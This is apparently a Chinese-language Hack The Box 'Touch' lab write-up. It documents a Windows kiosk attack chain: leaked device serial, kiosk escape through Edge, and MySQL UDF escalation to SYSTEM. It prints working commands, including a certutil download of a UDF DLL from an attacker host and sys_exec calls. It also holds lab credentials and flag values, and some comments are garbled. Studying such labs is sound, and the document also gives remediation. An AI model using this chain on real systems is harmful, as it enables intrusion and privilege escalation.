HACK THE BOX
TOUCH

Windows Kiosk 滲透測試與提權 SOP

完整攻擊鏈、命令紀錄、漏洞佐證、旗標提交與修補建議

靶場目標：10.129.201.85 (重置後重新配置為 10.129.201.86)
測試日期：2026-11-10 ｜ 平台：HTB Touch ｜ 結果：User 與 Root 均已取得並提交

報告用途：依使用者授權，對 HTB Touch 單一靶機執行實際驗證。本文件含明文憑證與旗標，請依靶場資料管理。

1. 執行摘要與範圍

本次在 Windows 主機上完成從網路偵察、DeviceHub 管理面憑證取得、RDP kiosk 逃逸、KioskUser 旗標讀取，到 MySQL UDF 以 SYSTEM 執行命令並讀取 Administrator 桌面 root flag 的完整鏈路。兩個旗標均已在 HTB Touch 頁面提交，頁面顯示「Touch user is now owned」與「Touch root is now owned」。

項目	實測結果
授權範圍	單一 HTB Touch VM；初始 10.129.201.85，使用者授權重置後新 IP 10.129.201.86
暴露服務	TCP 135 (MSRPC)、3389 (RDP)、5985 (WinRM)、8443 (HTTP DeviceHub)
初始入口	未驗證 /api/status 洩漏設備序號；管理登入使用設備序號作為密碼
低權限旗標	user.txt：e9bae7d11695a3e6f2aab418e80215d6
系統旗標	root.txt：b108ad15bdb850ff638942d0a0be2738
影響	遠端訪客可由 kiosk 互動流程啟動命令列；本機可寫 MySQL UDF plugin 並以 LocalSystem 執行任意命令


測試範圍與限制

只對靶場配置之目標 IP 進行連線與漏洞驗證。外部支援頁面僅由 kiosk 內建連結開啟；頁面因靶場網路無外網 DNS 而無法載入，未對該外部主機進行掃描。Booking clue「Jenny Crawford / KS7X2M」已實際輸入，但介面回覆 Booking not found；此路徑未能重現成功，故不將其列作成功利用條件。

成果判定

旗標讀取使用本機命令輸出作為證據，HTB 網站提交成功通知作為完成狀態佐證。初次掃描後按使用者要求重置靶機；平台將目標重新配置為 10.129.201.86，以下成功鏈路皆在新 IP 上驗證。

2. 攻擊流程與網路面



入口資訊取得後，先建立低權限互動式工作階段，再利用服務設定缺陷提升至 SYSTEM。

流程圖：從 DeviceHub 序號洩漏到 MySQL SYSTEM 權限提升。Booking 表單輸入線索未成功；實際 kiosk 逃逸由 scanner error 互動與 Edge 檔案選擇器路徑完成。

埠	服務 / 識別	評估結果
135/tcp	MSRPC	Windows RPC 可連線；未找到本鏈路所需入口
3389/tcp	RDP	KioskUser 憑證可登入受限 kiosk 桌面
5985/tcp	WinRM	KioskUser 嘗試連線得到 authorization failure
8443/tcp	HTTP；Nexion DeviceHub DH-100	匿名 API 洩漏序號；登入後暴露 RDP 憑證及 scanner 控制 API

偵察命令

```
nmap -Pn -n -p- --min-rate 1000 --max-retries 2 -oA evidence/nmap-full TARGET
nmap -Pn -n -sC -sV --reason -p 135,3389,5985,8443 -oA evidence/nmap-services TARGET
nmap -Pn -n -p 22,80,443,445,3306,33060,5173,8080,5986,8443 -sV -oA evidence/nmap-extra TARGET
ffuf -u http://TARGET:8443/api/FUZZ -w /usr/share/dirb/wordlists/small.txt -t 10 -rate 20 -ac -of json -
o ffuf-api.json
```

以上全埠掃描用於發現服務；版本與預設腳本只針對已發現服務執行。額外常見埠範圍內只有 8443 可連線。FFUF 字典只命中 /api/status；/api/scan 等功能端點由應用互動與手動路徑測試補充。

3. DeviceHub 入口與 kiosk 逃逸

3.1 未驗證資訊洩漏與管理登入

匿名 GET /api/status 回應包含 Nexion DeviceHub DH-100、序號 NX-DH-2024-B7042、韌體 1.4.2 與在線狀態。登入畫面提示可使用包裝上的序號作為預設密碼。將同一序號送至 POST /login 後取得 dashboard session；管理頁面以明文顯示 KioskUser 的密碼 K!0sk2026#。該憑證可登入 RDP，但 WinRM 權限驗證失敗。

```
curl -i http://TARGET:8443/api/status
curl -i http://TARGET:8443/login
curl -i -c devicehub.cookies -d "password=NX-DH-2024-B7042" http://TARGET:8443/login
curl -b devicehub.cookies http://TARGET:8443/dashboard
curl -b devicehub.cookies http://TARGET:8443/api/scanner
```

證據	意義
/api/status 回應	未登入即可取得設備序號與韌體資訊
/dashboard HTML	登入後暴露 KioskUser 密碼 K!0sk2026#
RDP 成功 / WinRM 拒絕	同一身分具有遠端桌面登入權，但未獲 WinRM 授權

3.2 以 scanner error 觸發可利用 kiosk 狀態

經 DeviceHub session 呼叫 scanner 電源 API 關閉掃描器後，在 staff badge 流程掃描會出現 Nexion DocReader SR-4200 stopped responding 對話框（SCN-ERR-4092）。錯誤視窗包含支援連結；點選後 Edge 開啟外部連結但因無外網 DNS 顯示錯誤頁。Edge 頁面聚焦後使用 Ctrl+O 開啟 Windows Open 檔案對話框，在檔名欄輸入 C:\Windows\System32\cmd.exe 會使 Edge 將該系統檔案下載到 Downloads；從下載面板選 Open file 後取得命令列。這是 kiosk 設計失敗與瀏覽器本機檔案處理的組合利用。

```
POST /api/scanner/power  {"powered":false}
POST /api/scan             → HTTP 503, SCN-ERR-4092 (scanner offline)
RDP kiosk: scanner error → support link → Edge → Ctrl+O
Open dialog file name: C:\Windows\System32\cmd.exe
Edge Downloads: Open file → CMD prompt as KIOSK-042\KioskUser
```

該流程不代表一般 Edge 使用者可任意執行系統檔：風險來自 kiosk 使用者能開啟瀏覽器本機檔案選擇器與下載檔案執行，而瀏覽器被當作可信 kiosk shell。

4. User flag 與本機權限列舉

互動式命令列確認身分為 KIOSK-042\KioskUser。從 C:\Users\KioskUser\Desktop\user.txt 讀取 user flag。whoami /all 顯示 KioskUser 在 Printer Administrators、Remote Desktop Users 與 Users 群組；有效特權僅含 SeChangeNotifyPrivilege，沒有 SeImpersonatePrivilege，故未依賴常見 impersonation token 提權。

```
whoami
whoami /all
type C:\Users\KioskUser\Desktop\user.txt
sc qc MySQL80
type "C:\ProgramData\HTB Airways\refresh-dates.bat"
icacls "C:\MySQL\lib\plugin"
```

枚舉項目	觀察
使用者桌面	user.txt 可讀：e9bae7d11695a3e6f2aab418e80215d6
維護批次檔	refresh-dates.bat 內含 MySQL root 密碼 HTB@irw4ys_DB!2026
MySQL80 服務	自動啟動，服務帳號 LocalSystem；執行 mysqld.exe
外掛目錄 ACL	Authenticated Users 具有 (OI)(CI)(M)；KioskUser 可寫入 plugin_dir
MySQL 變數	plugin_dir=C:\MySQL\lib\plugin\；secure_file_priv=NULL；版本 8.0.42

關鍵錯誤設定

資料庫服務具有 SYSTEM 權限，UDF 外掛目錄卻允許所有已驗證使用者修改。攻擊者掌握 root DB 密碼後可將合法測試 UDF DLL 寫入 plugin_dir，註冊函式並觸發服務程序執行系統命令。這是服務執行身分、檔案 ACL 與資料庫管理權限疊加的提權鏈。

5. SYSTEM 提權與 root flag

5.1 安裝並驗證 MySQL UDF

將 64 位元 lib_mysqludf_sys_64.dll 從測試機以 HTTP 暫存服務傳入 Downloads，再複製到 C:\MySQL\lib\plugin。此 UDF 支援從 MySQL 呼叫系統命令。以 root 登入資料庫，確認版本與 plugin_dir 後註冊 sys_exec 函式。測試命令將 whoami 輸出寫入檔案；結果為 nt authority\system，證明程序命令以 SYSTEM 執行。

```
:: □□□□□ DLL □□□□□□□□ HTTP □□□
python3 -m http.server 8765 --bind 0.0.0.0 --directory /path/to/mysql-udf

:: kiosk CMD□□□□□□□□□□ MySQL plugin_dir
certutil -urlcache -split -f http://ATTACKER_VPN_IP:8765/lib_mysqludf_sys_64.dll C:\Users\KioskUser\
Downloads\lib_mysqludf_sys_64.dll
copy C:\Users\KioskUser\Downloads\lib_mysqludf_sys_64.dll C:\MySQL\lib\plugin\lib_mysqludf_sys_64.dll

:: □□ UDF □□□ SYSTEM
C:\MySQL\bin\mysql.exe -uroot -pHTB@irw4ys_DB!2026 -e "CREATE FUNCTION sys_exec RETURNS INT SONAME
'lib_mysqludf_sys_64.dll'; SELECT sys_exec('whoami > C:\\Users\\KioskUser\\Downloads\\proof-system.txt');
"
type C:\Users\KioskUser\Downloads\proof-system.txt
:: □□□□□nt authority\system
```

5.2 讀取 root.txt 與 HTB 提交

```
C:\MySQL\bin\mysql.exe -uroot -pHTB@irw4ys_DB!2026 -e "SELECT sys_exec('type C:\\Users\\Administrator\\
Desktop\\root.txt > C:\\Users\\KioskUser\\Downloads\\root.txt');"
type C:\Users\KioskUser\Downloads\root.txt
:: root flag□b108ad15bdb850ff638942d0a0be2738
```

已提交並確認

HTB Touch 機器頁面已將 user flag 與 root flag 分別接受；畫面回報「Touch user is now owned」、「Touch root is now owned」，並顯示 You have solved Touch!。User flag：e9bae7d11695a3e6f2aab418e80215d6。Root flag：b108ad15bdb850ff638942d0a0be2738。

注意：在實際系統上，絕不可保留從未知來源取得的 UDF 二進位檔。此處只為授權靶場驗證；DLL 由本機 Metasploit 資料目錄暫存傳輸，並在完成後移除。

6. 佐證圖片

以下影像均為本次目標 10.129.201.86 的實際 RDP 截圖。指令視窗包含主機端輸出，可核對權限與 flag 檔案。




圖 1：Edge 下載並開啟 cmd.exe，取得 KioskUser 命令列。




圖 2：KioskUser 桌面 user.txt 旗標輸出。




圖 3：MySQL plugin 目錄 ACL；Authenticated Users 有 Modify 權限。




圖 4：MySQL plugin_dir 與 secure_file_priv 設定。




圖 5：sys_exec 執行 whoami，結果 nt authority\system。




圖 6：SYSTEM 脈絡讀取 Administrator 桌面 root.txt。




圖 7：移除 DLL 與暫存檔；外掛 DLL 查詢回報檔案不存在。

7. 漏洞描述與修補建議

ID / 嚴重度	漏洞與影響	修補措施
TCH-01 / 高	DeviceHub 匿名 status 洩漏裝置識別資訊；設備序號可作預設密碼，導致管理入口可猜測。	匿名端點移除序號與敏感韌體資訊；強制首次使用設定隨機高熵密碼；每台設備唯一憑證、限制管理網段、登入速率限制與稽核。
TCH-02 / 嚴重	Dashboard 明文顯示 KioskUser 密碼，管理面與 RDP 身分邊界過弱。	禁止顯示或儲存明文密碼；採秘密管理與短期憑證；管理介面採 MFA/網段隔離；不同服務採不同身分；WinRM/RDP 僅授權必要群組。
TCH-03 / 高	Kiosk 可由錯誤流程開啟外部瀏覽器、檔案對話框並執行下載檔案，繞過預期 shell 限制。	使用 Assigned Access / Shell Launcher 的最小化 kiosk shell；封鎖 Win+R、Ctrl+O 等 escape；停用下載執行與檔案關聯；AppLocker/WDAC allowlist；移除可見支援 URL 或改為安全內部說明。
TCH-04 / 嚴重	LocalSystem MySQL 的 plugin_dir 允許 Authenticated Users Modify；取得 DB 管理權即可載入 UDF 執行任意系統命令。	plugin_dir ACL 僅授予 SYSTEM/管理員讀取；移除 Authenticated Users 寫入；資料庫服務使用專用低權限帳號；停用非必要 UDF / loadable function；限制 FILE/CREATE FUNCTION 權限並監控外掛載入。
TCH-05 / 高	維護批次檔內含可重用的 MySQL root 密碼。	改用 Windows Credential Manager/受保護 secret store；以最小權限專用 DB 帳號執行工作；輪替已暴露密碼；避免命令列與批次檔明文秘密。

修補優先順序

先收緊 plugin_dir ACL、輪替資料庫 root 密碼並降低 MySQL 服務權限，直接切斷 SYSTEM 提權；接著修補 kiosk shell 邊界與 DeviceHub 預設認證；最後移除管理介面的敏感資料顯示並加入稽核告警。

8. 清理、複測與完整檢測腳本

清理結果

已 DROP FUNCTION sys_exec，刪除 plugin_dir 內的測試 DLL、Downloads 內 DLL、SYSTEM 證明檔與暫存 root.txt；最後對 DLL 路徑執行 dir，回報找不到檔案。暫存 HTTP server 已關閉。user/root flags 已保存在本報告並完成 HTB 提交。

修補複測清單

檢查	預期安全結果
匿名 GET /api/status	不回傳 serial、認證材料或可用於預設登入的資訊
DeviceHub 初次登入	必須設定唯一密碼；dashboard 不顯示其他帳號秘密
Kiosk 互動	Ctrl+O、外部連結、下載執行皆無法離開允許的 app 工作流程
MySQL plugin_dir ACL	Authenticated Users / Users 無寫入；只有 SYSTEM 與受控管理員可修改
服務帳號	MySQL 以專用低權限帳號執行，不能讀取 Administrator profile 或旗標
批次檔秘密	無明文共用資料庫密碼；使用專用最小權限資料庫身分

可直接執行的偵察腳本

另附 output/Touch_HTB_Touch_recon.sh。腳本執行全 TCP 埠掃描、已識別服務版本掃描、保存 DeviceHub status/login/dashboard/scanner API 證據，並以 FFUF 探索 /api/ 路徑。它不會變更 scanner 電源或提交旗標。執行：

```
chmod 750 output/Touch_HTB_Touch_recon.sh
./output/Touch_HTB_Touch_recon.sh 10.129.201.86 evidence/touch_retest
```

腳本完整內容

```
#!/usr/bin/env bash
# HTB Touch - discovery and DeviceHub evidence collection (authorized lab use only)
# Usage: ./Touch_HTB_Touch_recon.sh 10.129.201.86 [output-directory]
set -Eeuo pipefail
TARGET="${1:?Usage: $0 TARGET_IP [OUTPUT_DIR]}"
OUT="${2:-evidence/touch_${TARGET//./_}}"
BASE="http://${TARGET}:8443"
SERIAL="NX-DH-2024-B7042"
mkdir -p "$OUT"
printf 'Target: %s\nStarted: %s\n' "$TARGET" "$(date -Is)" | tee "$OUT/assessment-start.txt"

# 1. Full TCP port discovery; save normal, XML, and grepable outputs.
nmap -Pn -n -p- --min-rate 1000 --max-retries 2 -oA "$OUT/nmap-full" "$TARGET"
# 2. Identify discovered services and run safe default scripts on observed ports.
nmap -Pn -n -sC -sV --reason -p 135,3389,5985,8443 -oA "$OUT/nmap-services" "$TARGET"
# 3. DeviceHub unauthenticated information exposure.
curl --connect-timeout 5 -sS -i "$BASE/api/status" -o "$OUT/devicehub-status.txt"
curl --connect-timeout 5 -sS -i "$BASE/login" -o "$OUT/devicehub-login.txt"
# 4. Login using the serial exposed by /api/status and preserve the session cookie.
curl --connect-timeout 5 -sS -i -c "$OUT/devicehub.cookies" \
  -d "password=$SERIAL" "$BASE/login" -o "$OUT/devicehub-login-post.txt"
curl --connect-timeout 5 -sS -b "$OUT/devicehub.cookies" \
  "$BASE/dashboard" -o "$OUT/devicehub-dashboard.html"
curl --connect-timeout 5 -sS -b "$OUT/devicehub.cookies" \
  "$BASE/api/scanner" -o "$OUT/devicehub-scanner.json"
# 5. API path discovery. This is read-only; it does not power-cycle the scanner.
if command -v ffuf >/dev/null 2>&1; then
  WORDLIST="/usr/share/dirb/wordlists/small.txt"
  if [[ -r "$WORDLIST" ]]; then
    ffuf -u "$BASE/api/FUZZ" -w "$WORDLIST" -t 10 -rate 20 -ac \
      -of json -o "$OUT/ffuf-api.json" || true
  fi
fi
# 6. Record the booking reference test without logging a success claim.
printf 'Booking clue supplied by task: Jenny Crawford / KS7X2M\n' > "$OUT/booking-test.txt"
printf 'Finished: %s\n' "$(date -Is)" | tee -a "$OUT/assessment-start.txt"
printf 'Evidence saved under %s\n' "$OUT"
```

附錄 A：證據與重現細節

本次原始掃描、HTTP 回應、FFUF 結果與 RDP 畫面保存在工作目錄 evidence/touch_10.129.201.85/ 及 evidence/touch_10.129.201.86/。舊 IP 目錄記錄 reset 前狀態，成功利用與本報告截圖均以 .86 為準。原始命令輸出可能含敏感資料，檔案以靶場授權用途保存。

證據檔	內容
nmap-services-retry.nmap / nmap-extra.nmap	靶機開機後服務與額外常見埠辨識
devicehub-status.txt / devicehub-dashboard.html	匿名狀態洩漏、登入後管理頁面
ffuf-api.json	API 字典路徑探索結果
rdp-09-user-flag.png / rdp-20-root-flag.png	兩個旗標檔案讀取佐證
rdp-14-plugin-acl.png / rdp-19-system-proof.png	外掛目錄可寫與 SYSTEM 命令執行佐證
rdp-21-cleanup.png	刪除測試產物佐證

結論

靶機存在多個可串接的配置缺陷：資訊洩漏與弱認證建立初始身分，kiosk escape 取得本機命令列，MySQL service 與 UDF plugin ACL 不當配置造成 SYSTEM 權限執行。透過修補上述認證、shell 限制、服務帳號與 ACL，可阻斷這條攻擊鏈。user.txt 與 root.txt 已取得並提交至 HTB。